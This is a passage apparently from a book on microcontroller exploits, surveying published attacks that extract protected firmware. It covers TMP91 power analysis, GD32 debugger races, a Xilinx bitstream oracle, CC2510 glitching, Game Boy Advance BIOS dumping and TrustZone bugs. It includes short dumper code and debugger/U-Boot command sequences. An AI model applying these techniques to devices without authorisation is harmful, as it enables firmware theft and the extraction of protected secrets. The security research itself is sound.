Toshiba's TLCS-900 series, better known by its prefix TMP91, is a 16-bit microcontroller from the early 2000s. Its bootloader features two protections: a password and a protection flag. The protections are redundant, so that if the flag is set, the password alone is not very useful.

In the case of at least the TMP91FW27 and TMP91FW60 devices, O'Flynn (2023) describes a successful use of power analysis to recover the bootloader password, as well as a less successful fault injection attack against the protection flag.

The ROM bootloader contains just five commands, with the password being required to lock the chip with `0x60` and to execute code from RAM with `0x10`. Enabling the protection flag ensures that no new programs will run from RAM even with the password.

In O'Flynn's case, he wanted to dump the firmware from his kitchen oven in order to work around a bug with the thermostat. The oven would work its way up to roughly the right temperature, but the thermometer always read the target temperature and never the actual temperature. This ruined a fine batch of cookies and Colin had to have his revenge with a firmware extraction and patch.

His oven uses a TMP91FW60, but he prototyped his attack against the TMP91FW27, which is more plentiful on eBay. The idea here is to first attack a cheap target, then to go back and hit the rare target.

For power analysis, he added a shunt resistor on the VCC pin, and he also replaced the quartz crystal with an external clock supply to keep power analysis synced with the target. By sending password guesses to the chip and measuring the voltage drop during each guess, he was able to reveal the correctness

		Password?	Flag?
`0x60`	Enable Protect Flag	Y	N
`0x40`	Erase	N	N
`0x30`	Get Product ID	N	N
`0x20`	Get CRC	N	N
`0x10`	Run RAM Program	Y	Y

Figure A.13: TMP91 Bootloader Commands




Figure A.14: O'Flynn's TMP91 Target Board




Figure A.15: TMP91FU62F0

of the guess, one byte at a time. He also identified a potential target for a voltage or clock glitch to skip the flag check in the bootloader, which is necessary to run a RAM program when the protection flag is enabled.

At this point, all was well on his FW27 demo board, so he moved back to the FW60 chip from his oven. Power analysis revealed the password to be `samsungoven0`, but in adjusting his voltage glitch, he accidentally erased all memory. The firmware he had worked so hard to extract was gone!

A few phone calls to Samsung support got a replacement shipped his way, but this board differed from the original oven in one crucial way. While both used the same password, the replacement did not have the protection flag enabled! Knowing the password, he could freely run shellcode from SRAM to dump the program memory. If you aren't so lucky as to get a target missing the lockout bit, O'Flynn suggests searching your glitch parameters backward from the end of the search window.

B More Debugger Attacks

B.1 STM32 Clones

The GD32F103 clone of the STM32F103 inherits its ancestor's security model, in which RDP Level 1 allows for a JTAG connection but disconnects flash memory. Obermaier, Schink, and Moczek (2020) describes a clever exploit for this.

The authors noticed that flash memory restrictions apply when the `C_DEBUGEN` bit of the `DHSR` register is set, which occurs when the CPU debug module is enabled to halt the CPU or access the processor's registers. The restrictions do not apply when system components such as the peripherals are accessed through JTAG. The challenge is to trigger code execution without touching the CPU registers, only the peripherals.

One of their exploits works like this: first a JTAG debugger takes control of the CPU to write shellcode into a region of SRAM that is not initialized by the firmware. The target is reset, which restores access to flash memory but disconnects the debugger. After reconnecting, JTAG is used to adjust the vector table offset register (VTOR) to point to shellcode in SRAM, carefully avoiding any operations that debug the CPU and enable restrictions. Because of the new VTOR value, the next interrupt that fires triggers a handler in the SRAM shellcode, that dumps all flash memory.

The same paper describes using JTAG to debug other peripherals of GD32F103 and CKS32F103 chips while still carefully avoiding any debug operations against the CPU. In this case, the target is the DMA engine rather than the VTOR we saw in the last section.

On the CKS32F103, the DMA engine is always allowed to read from flash memory, even after the CPU's access has been revoked, so you can simply use DMA to copy from flash memory to SRAM in memory-to-memory mode. CPU debugging is used to halt the CPU, order the DMA engine to copy from flash to SRAM, and fetch the contents of SRAM.

On the GD32F103, we can still use JTAG to read out the buffer but *cannot* halt the CPU with it, as that would enable flash memory restrictions for the DMA engine. Because the CPU must still be halted to prevent memory access conflicts, they use the VTOR trick from Chapter B.1 to relocate the interrupt vector table to `0xF0000000`, an illegal address that causes the CPU to crash on the next non-maskable interrupt (NMI). This halts the CPU but not the DMA engine, preventing bus conflicts from ruining the reliability of the rest of memory being transferred.

Another attack from the paper impacts the CKS32F103 and GD32VF103, the latter of which uses a RISC-V core instead of the ARM core of the original STM32 chips and their other clones. Instead of directing the DMA peripheral to copy memory over JTAG, this attack makes use of the fact that flash memory access is not disabled when the CPU executes code from certain regions of the chip.

In the GD32VF103, firmware executed from flash memory or from SRAM can read flash memory, even when the chip is read-protected and the debugger cannot directly read flash memory. So to dump memory, you just write some shellcode into RAM, run it to perform a copy from flash memory, and then use your debugger to read the buffer out of RAM.

The CKS32F103 has a similar loophole, but only for code running from ROM, and not for code running from RAM. One method to exploit this would be to blindly search for an appropriate gadget in code memory, as we saw for the nRF51 in Chapter 9. Obermaier takes a different approach, dumping the bootloader of an unlocked chip to find gadgets that exist at reliable addresses for all CKS32F103 devices.

B.2 GD32 GigaVulnerability

Kovrizhnykh (2023) presents three new vulnerabilities for GD32 microcontrollers by expanding the work of Obermaier, Schink, and Moczek (2020). These vulnerabilities impact different devices; see Table B.1 to find the one that works for your chip of interest.

In these chips, protection levels are roughly same as in a real STM32. RDP Level 0 is unprotected, Level 1 allows debugging at the cost of disabling flash memory, and Level 2 ought to prohibit all debugging. The debugging protocol here is SWD, not JTAG.

Each of these attacks depends upon an odd observation that SWD debugging is possible while the chip is held in reset. SRAM and flash memory always read as zero. Peripherals can be read, but only as their reset values. SWD buffers, such as the result of a read or the address that might soon be read, do not seem to be erased.

The first of these three vulnerabilities is that in some chips, such as the GD32L23x, GD32E23x, and GD32E50x, a read that is queued up during reset can be performed just as the chip exits reset. Kovrizhnykh found that he could leak words of SRAM this way.

While the !RST pin is low, he sends "`W AP4 0x20000008`" to prepare a read of SRAM. !RST is then raised, which takes the chip out of reset and begins to boot it. Just 1.45 µs later, he




Figure B.1: GD32F130, Lower Die

	Level	Vuln1	Vuln2	Vuln3
		SRAM	Flash	Flash
GD32F130	RDP 2	No	Yes	Yes
GD32F330			No	
GD32F405			Yes	
GD32L233		Yes	No	No
GD32E230			Yes	
GD32E503				
GD32C103	RDP 1			
GD32E103				
GD32F205				
GD32F303				
GD32F403				

Table B.1: GigaVulnerability Success Table

sends "`R APc`" to perform the read and drops the !RST pin low shortly after the read command is sent. In all, the chip is only out of reset for 55 µs. When the chip is back in reset, he sends "`RDBUFF`" and the chip happily provides `0x0800186c`, the value at the expected address.

The mechanism here is a race condition. If the chip were given time to fully boot, the debugging restrictions would come online and the read would be denied. This technique does not allow flash memory to be extracted, presumably because flash takes longer than SRAM to become available after a reset.

The second vulnerability relies on disconnecting the debugger altogether, as the readout protection is triggered when the debug domain is enabled with `CDBGPWRUPREQ`. It is exploited by loading a dumper application into SRAM and starting the application, then clearing the debug domain bit with `chip.dap dpreg 0x4`

`0x0` in OpenOCD. Memory happily falls out the UART, and not just SRAM but also flash memory can be directly extracted this way.

Most of the tested devices are vulnerable to this attack, but the GD32F3x0 is a stubborn exception, vulnerable to neither the first nor the second methods.

A third variant involves a race condition in the power-on reset sequence of the F-series chips in this family. SWD will not work after the !RST pin goes high, but you can use it by powering down the chip, pulling !RST to ground, and then powering the chip up. Power analysis showed Kovrizhnykh that the race window is much wider on this series, 1600 µs instead of the 20 µs window of the E and L series.

There are two more complications to this third variant. SRAM has faded out from the loss of power, so we cannot expose its contents in the way that the first variant allows. Another complication is that while SWD is allowed, debugging the CPU is not, so any reading of the flash memory will have to be performed by the peripherals. Forbidden from using the CPU, Kovrizhnykh instead configured the DMA peripheral to dump all flash memory directly to the UART.

B.3 Xilinx Bitstream Decryption Oracle

The 7-Series FPGAs from Xilinx internally store the bitstream in SRAM during operation, requiring them to load the configuration from either an external memory chip or a microcontroller. To provide for protection of these bitstreams without the cost of adding a nonvolatile memory, Xilinx allows the bitstream to be encrypted with AES-256 in CBC-mode, using a key that has been burned into the limited eFuse memory of the FPGA.

Reading out the bitstream by JTAG is disabled by the encryption feature, but Ender, Moradi, and Paar (2020) describes an exploit that leaks 32 bits of the cleartext bitstream at a time. They noticed that the `WBSTAR` register is loaded with a *decrypted* word of the bitstream just before an HMAC error. They can then reset the FPGA and read out the contents of this register, as it is not cleared by the reset.

This attack is slow but effective, decrypting the bitstream of a Kintex-7 XC7K160T in three hours and 42 minutes. The Virtex 6 family is also vulnerable to this attack, with the limitation that two bits of each 32-bit word are corrupted and lost during the reset.

B.4 CC2510, CC1110

The CC2510 and CC1110 from Texas Instruments were some of the first chips to combine nonvolatile memory, a radio transceiver, and a microcontroller into a single package. This generation uses an 8051 as the MCU.

Devreker (2023) describes a voltage glitching attack for dumping firmware from these chips, inspired by their use in an eInk price tag with an as-yet-unknown radio protocol. Devreker began by implementing the debugging interface with a Raspberry Pi Pico, then added glitching support to it through an IRLML6246 MOSFET on the DCOUPL pin, a more or less direct tap of the internal 1.8V line intended for attaching a decoupling capacitor. His code is freely available.[1]

He notes a number of handy tricks in his article. Over-clocking the Pi Pico to 250MHz from the default 125MHz doubles the glitching precision. This chip has multiple cores, and running

[1] `git clone https://github.com/ZeusWPI/pico-glitcher`




Figure B.2: Texas Instruments CC2510

the glitch on a separate core from the USB stack keeps USB interrupts from influencing timing. Increasing the drive strength of the glitching pin gives it a faster slew rate than the default, so that the glitch has sharper edges. Powering the CC2510 directly from GPIO pins of the Pi Pico makes it easy to power cycle the target after a failure. These little tricks might not all be strictly necessary, but they add some portability to his paper and make for good reading even if you're working against a very different target.

As for the glitch itself, attacking the state machine of a debugging protocol can be quite different from attacking the software parser of a bootloader. The lock status of the chip is checked whenever the debugger orders the chip to execute an instruction. This can be bypassed with a glitch just after the `DEBUG_INSTR` debugging command, but it takes a minimum of two instructions to first `MOV` a 16-bit address into `DPTR` and then `MOVX` the byte at `@DPTR` into the accumulator. Both glitches must be successful to read one byte.

With this requirement for a double glitch, Devreker's exploit is quite slow. He reports a success rate of roughly 5% on each glitch, for a combined success rate of 0.25% on the double glitch. This gets him a single byte every twenty seconds, or the full 32kB firmware image in four days.

C More Privilege Escalation

C.1 Game Boy Advance BIOS

Like its predecessor, Nintendo's Game Boy Advance contains a mask ROM that executes at reset to boot a game cartridge after verifying that it contains a valid Nintendo logo for trademark protection. In the Game Boy, the ROM would unmap itself just before jumping into the game cartridge, but the Game Boy Advance keeps the ROM mapped into memory. We call this a *BIOS* because, like the BIOS ROM in an IBM PC, this ROM contains convenience functions that are called as interrupts.

Unlike many targets in this book, the attacker has the privilege of running arbitrary machine code on the device. This is possible with a simple EEPROM chip wired to the right pins of a game catridge, and it was very quickly available to hobbyists after Nintendo released the GBA.

A dump of the BIOS ROM is useful for emulating the platform, so access restrictions are in place. The ROM is disabled whenever an address outside of its range is fetched as code, then enabled when an address within its range is fetched as code. This happens in hardware at the instant of the access.

In this chapter, we'll see three methods of tricking the Game Boy Advance into allowing a read of the BIOS ROM. One abuses a BIOS call that has no source address restrictions, one preemptively interrupts a BIOS call to change the source address after validation, and the third executes instructions from unmapped




Figure C.1: Nintendo GBA CPU

memory so that the pipeline will unlock ROM for a fetch.

MidiKey2Freq Method

Fader (2001) is the classic exploit for dumping the BIOS ROM, recreated in Figure C.3. It's a variant on a classic technique of kernel memory exposure in Unix, where a system call fails to validate the source address so the caller can peek at memory with the kernel's privileges.

`MidiKey2Freq` is implemented as ROM interrupt `0x1f`. It takes a pointer to a MIDI sample, reads four bytes at that address, and performs an audio processing function on those four bytes. However this audio function has neither range nor alignment restrictions, and it leaves the top byte unchanged. Fader's exploit loops through the ROM address space, grabbing the most significant byte in the return value each time.

Endrift Method

For a while it was thought that the `MidiKey2Freq` method was the only way to dump the BIOS ROM, but that didn't seem right to Vicki Pfau. In Pfau (2017), she presents two different black-box techniques for dumping the BIOS ROM. Both of her techniques rely upon the ARM7's interrupt priorities, triggering a hardware interrupt while the software interrupt of the BIOS call is in progress.

The nested interrupt can't directly read the BIOS, but it does have full privileges to read and write the call stack of the software interrupt in the BIOS call.

Vicki's black-box example registers a timer interrupt to overlap with a software interrupt call to `CPUFastSet`. The `CPUFastSet` handler performs fast copies within the BIOS address space, but

0x00	SoftReset
0x01	RegisterRamReset
0x02	Halt
0x03	Stop
0x04	IntrWait
0x05	VBlankIntrWait
0x06	Div
0x07	DivArm
0x08	Sqrt
0x09	ArcTan
0x0A	ArcTan2
0x0B	CPUSet
0x0C	**CPUFastSet**
0x0D	BiosChecksum
0x0E	BgAffineSet
0x0F	ObjAffineSet
0x10	BitUnpack
0x11	LZ77UnCompWRAM
0x12	LZ77UnCompVRAM
0x13	HuffUnComp
0x14	RLUnCompWRAM
0x15	RLUnCompVRAM
0x16	Diff8bitUnFilterWRAM
0x17	Diff8bitUnFilterVRAM
0x18	Diff16bitUnFilter
0x19	SoundBiasChange
0x1A	SoundDriverInit
0x1B	SoundDriverMode
0x1C	SoundDriverMain
0x1D	SoundDriverVSync
0x1E	SoundChannelClear
0x1F	**MIDIKey2Freq**
0x20	MusicPlayerOpen
0x21	MusicPlayerStart
0x22	MusicPlayerStop
0x23	MusicPlayerContinue
0x24	MusicPlayerFadeOut
0x25	MultiBoot
0x26	HardReset
0x27	CustomHalt
0x28	SoundDriverVSyncOff
0x29	SoundDriverVSyncOn
0x2A	SoundGetJumpList

Table C.1: Game Boy Advance BIOS Interrupts




Figure C.2: Game Boy Advance Memory Map

```
void AgbMain(){
  for (int i=0; i<0x4000; i+=4){
    // The lower bits are inaccurate,
    // so just get it four times :)
    u32 a = MidiKey2Freq((WaveData *)(i-4), 180-12, 0) * 2;
    u32 b = MidiKey2Freq((WaveData *)(i-3), 180-12, 0) * 2;
    u32 c = MidiKey2Freq((WaveData *)(i-2), 180-12, 0) * 2;
    u32 d = MidiKey2Freq((WaveData *)(i-1), 180-12, 0) * 2;
    printf("0x%02X%02X%02X%02X,\n",
           a>>24, d>>24, c>>24, b>>24);
  }

  SoftResetRom(0);
}
```

Figure C.3: MidiKey2Freq ROM Dumper from Fader (2001)

```
void dump(void) {
  __asm__ __volatile__(
  "mov r0, #0 \n"
  "ldr r11, =out \n"
  "orr r10, r11, #0x4000 \n"
  "mov r1, r11 \n"
  "ldr r12, =0xC14 \n" // CpuFastSet core
  "add lr, pc, #4 \n"
  "push {r4-r10,lr} \n"
  "bx r12 \n"
  "mov r0, #0xE000000 \n"
  : : : "r0", "r1", "r2", "r3", "r10", "r11", "r12", "lr",
        "memory");
}
```

Figure C.4: Optimized GBA BIOS Dumper from Pfau (2017)

```
// u32 read_bios(u32 bios_address):
read_bios:
        ldr r1, =0xFFFFFFFD  ;; End of memory, Thumb mode.
        ldr r2, =0x47706800  ;; Two thumb instructions:
                             ;; 0068  ldr r0, [r0, 0]
                             ;; 7047  bx lr
        str r2, [r1]
        bx r1
        bx lr
        bx lr
```

Figure C.5: BIOS Peek Function from Hearn (2017)

it validates the source address so the caller cannot simply export the BIOS with it. While the BIOS software interrupt is running, it is itself interrupted by her `bbTest` handler, which then scans the software interrupt call stack for the source pointer in the `CPUFastSet` stack frame. Overwriting the source pointer with a ROM address before returning then causes the BIOS to proceed with an illegal copy, as the source address is only validated at the start of the interrupt handler and not repeated for each word.

The black box method is particularly nice because it doesn't require the author to already have a copy of the BIOS and the timing calibration does not need to be particularly accurate. Vicki also presents an optimized implementation that simply makes a `bx` call directly into the middle of the `CPUFastSet`, as BIOS entry points are unenforced and that code may always read from the BIOS. See Figure C.4.

Executing Missing Memory

While Fader rather directly uses a BIOS call to leak memory and Pfau reuses pieces of BIOS code by either faking a stack or modifying the real one in a nested interrupt, Hearn (2017) goes to the absolute extreme of sophistication. She manages to execute code from unmapped memory at the far end of the address space, so a prefetched instruction from the beginning of memory unlocks the BIOS before being flushed out of the pipeline. I shit you not!

Thinking back to your undergrad computer science days, a Nineties RISC chip like the ARM7TDMI uses a pipelined architecture. This particular example has three pipeline stages: fetch, decode, and execute. At the same time that the CPU is executing an instruction, it is decoding the next instruction and fetching the instruction after that. When the fetched and decoded instructions aren't worthwhile, they are simply flushed away.

The CPU communicates with its peripherals, such as memories and I/O, over a bus. On ARM7TDMI, there is a curious effect that the data lines of this bus hold their last value, returning it whenever an unmapped address is fetched.[1] If you read `0xdeadbeef` from anywhere, or if you write it anywhere, and then read from an unused address like `0x10000000` or `0x4bidb10c` without any other bus access in between, you will read back `0xdeadbeef`. This is a quirk of the architecture, and many others will trigger a fault or return a different value.[2]

Combining these observations, Hearn realized that if she could write two Thumb instructions as single 32-bit word to anywhere, then jump to them at `0xfffffffd`, the first instruction might execute just after the BIOS ROM's first instruction at `0x00000000` is fetched, unlocking the ROM. The few lines of Thumb assembly in Figure C.5 accomplish this, and they are an absolute work of art.

In reading the code, don't forget how Thumb addressing works. `0xfffffffd` is odd to imply Thumb mode, but the 16-bit instruction is fetched from `0xfffffffc`. 32 bits are fetched at a time, and there will be no separate fetch for the second instruction.

Line 7 writes her instruction pair to the end of memory and Line 8 jumps to execute it at the end of memory. The `ldr` instruction reads whatever BIOS address is given as a parameter right back into the return value, and the `bx lr` instruction returns back to the caller. "But wait," you might ask, "how is the first instruction able to read from the BIOS ROM if we haven't

[1] I'm not quite sure of the underlying mechanism here. Perhaps it is capacitance of the bus, or perhaps the fetched value is stored in a register that isn't cleared.

[2] MSP430 returns an unconditional jump to self from unmapped addresses and from busy flash memory. This helpfully pauses execution when debugging and delays execution until flash is functional again after a write.

yet executed anything from the ROM?”

The CPU pipeline is the answer. Before the `ldr` instruction loads a word from the ROM, the pipeline will have already fetched a 32-bit word from `0x00000000` for decoding and eventually execution. This unlocks the ROM for a data fetch, and it doesn't matter that these pipelined instructions will be flushed away with the `bx` instruction that comes next.

C.2 MSP432 IP Encapsulation

IP Encapsulation (IPE) is a feature of some MSP430 and MSP432 devices from Texas Instruments that serves roughly the same purpose as TrustZone-M or other trusted execution environments (TEE). The idea is that you might purchase a microcontroller with a radio library, and you would be able to *use* the library but not *read* the library for reverse engineering or cloning.

Like other privilege escalation exploits in this chapter, the defender is at a distinct disadvantage. The attacker is able to run native code, to attach a debugger, and to apply fault injection. The defender merely hopes that TI's restrictions are sufficient to prevent extraction of protected libraries.

Sah and Hicks (2023) describe this feature in depth, along with some design mistakes that expose the encapsulated firmware. Two facts in particular are important for exploitation: first, the IPE feature does nothing to enforce specific entry points into the protected code, allowing gadgets to be reused when called from user program memory. Second, the IPE feature does nothing to disable the majority of interrupt sources, and timer interrupts are particularly useful for getting execution in the middle of the encapsulation library so that the attacker code can learn things about the library.

Exploitation details vary between the 16-bit MSP430 architecture and the 32-bit ARM architecture used by the MSP432. In either case, a timer with a very small count is used to trigger an exception inside the protected library, then the exception handler in the unprotected application observes the register states to make informed guesses about the state of the code.

For example, if the handler observes that some extra return pointers have been pushed to the stack, those pointers will reveal the locations of `call` instructions on MSP430 or `bl`/`blx` instructions on MSP432. Similarly, the attacker can locate `ret` instructions by calling them after setting the link register on ARM or loading a return pointer to the stack in MSP430.

Eventually, the attacker will discover a gadget that will read an arbitrary address into a register. Maybe the gadget returns afterward, in which case no timer is necessary. Maybe it does not return, in which case the timer's countdown can be used to repeatedly call into this gadget and then bounce out again. Either way, repeated usage of the gadget can extract all protected memory.

C.3 BCM11123 U-Boot and TrustZone

Cisco's model 8861 IP Phone uses a Broadcom BCM11123 CPU with TrustZone. A TrustZone chip has two modes, with *secure* code having privileges that the *non-secure* code lacks. It's not that the non-secure code is exploitable, so much as that it is not trusted. Communication between the two modes takes the form of interrupt handlers, much like system calls from userland to a kernel.

In the case of this phone, U-Boot runs in non-secure memory, making API calls to a TrustZone monitor in order to validate and launch a Linux kernel. Cui and Housley (2017) is largely about

```
u-boot> mw.l 0x8e007fb0 0x8fe81e2c
u-boot> mw.l 0x8e007fb4 0x00010001
u-boot> mw.l 0x8e007fb8 0x0e000013
u-boot>
u-boot> go 0x8e007eb0
## Starting application at 0x8E007EB0 ...
U-Boot 2011.06 (Dec 01 2014 - 14:17:24 CST) - bcm11125_be4_nand
...
0x35004020=0x00000022 0x35004024=0x0420c006
0x35004100=0x00000000 0x35001f18=0x00000006
Running in secure mode. <============ # We are now in secure mode
Card did not respond to voltage select!
MMC init failed
Auto-detected LDO daughtercard
...
u-boot> md.l 0x0
00000000: e59ff018 e59ff018 e59ff018 e59ff018
00000010: e59ff018 e7ffffff e59ff014 e59ff014
00000020: 00011aa8 000117c0 000117d0 000117e0
00000030: 000117f0 00011800 0001181c 00000000
00000040: 00000000 00000000 00000000 00000000
00000050: e9a5e225 fa000000 fa000022 e890a00a
```

Figure C.6: Cui and Housely's Exploit for the BCM11123

EMFI attacks, but that paper's appendix describes a nifty attack against this arrangement.

The authors began by faulting the phone's NAND flash during boot, in order to drop into U-Boot's command line, much like the ROM bootloader of the Freescale MC13224 in Chapter 14. This bootloader has handy commands for reading, writing, and executing memory, but because it's in the non-secure world, that's not enough to dump or control the secure side of the chip in TrustZone. The game is then to find a vulnerability in the TrustZone monitor and to exploit it from U-Boot.

The bug in question is in the `_ssapi_public_decrypt` function, which lacks a necessary length check and fails to ensure that the source and destination addresses are on the appropriate sides of the TrustZone barrier. By carefully choosing the right parameters, Cui and Housley were able to copy small chunks out of the secure world into non-secured memory accessible by U-Boot, for reverse engineering and dumping.

They then used the same bug in the opposite direction, clobbering a return pointer in the secure world and promote U-Boot itself to run within the TrustZone.

C.4 LPC55S69 Hardware and Software

The LPC55 series of microcontrollers use the ARM Cortex-M architecture, with TrustZone-M as a means to protect key material such as a secret key unique to each device from the user programmed application. Ideally, this would let a board designer install software on the chip that uses this key material, but even a serious bug in that application software would not allow an attacker to control the trusted zone, its software, or its keys.

Some Cortex-M devices include a Flash Patch and Breakpoint (FPB) unit, which allows a few words of memory to be patched, overriding their real value with a chosen one. In devices like the LPC55 that support TrustZone-M, that IP block is explicitly prohibited by ARM for fear that in remapping the address space, the TrustZone-M protections might be invalidated.

